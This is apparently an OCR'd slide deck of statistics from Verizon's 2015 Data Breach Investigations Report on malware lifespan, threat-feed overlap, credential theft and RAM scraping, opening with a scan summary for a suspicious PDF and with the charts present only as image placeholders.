Dateiname:	Status_zu_Sendung_211322227952.pdf
Erkennungsrate:	2 / 57
Analyse-Datum:	2015-05-18 12:02:25 UTC (vor 0 Minuten)

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Malware Sophistication



170M *malware events intercepted across 20,000 organizations*

80-90% *were unique to a single organization*

95% *of malware types showed up for less than one month*


4 of 5 *survived less than one week*

verizon✓

Confidential and proprietary materials for authorized Verizon personnel and outside agencies only. Use, disclosure or distribution of this material is not permitted to any unauthorized persons or third parties except by written agreement.

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT


Indicators: Feed Overlap



Although everyone is subjected to the same threats, the overlap in what is reported on outbound feeds is surprisingly small.

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT


Indicators: Count of Days Observed



We need to close the gap between sharing speed and attack speed.


SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

Vector of Malware Installation



SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT


Actions Within Web Application Attacks



95% OF THESE INCIDENTS INVOLVE HARVESTING CREDENTIALS STOLEN FROM CUSTOMER DEVICES, THEN LOGGING INTO WEB APPLICATIONS WITH THEM.

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT


Actions Over Time (Breaches)



RAM scraping has grown in a big way. This type of malware was present in some of the most high-profile retail breaches.

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT


External Actor: Motive



Confidential and proprietary materials for authorized Verizon personnel and outside agencies only. Use, disclosure or distribution of this material is not permitted to any unauthorized persons or third parties except by written agreement.

SOURCE: VERIZON 2015 DATA BREACH INVESTIGATIONS REPORT

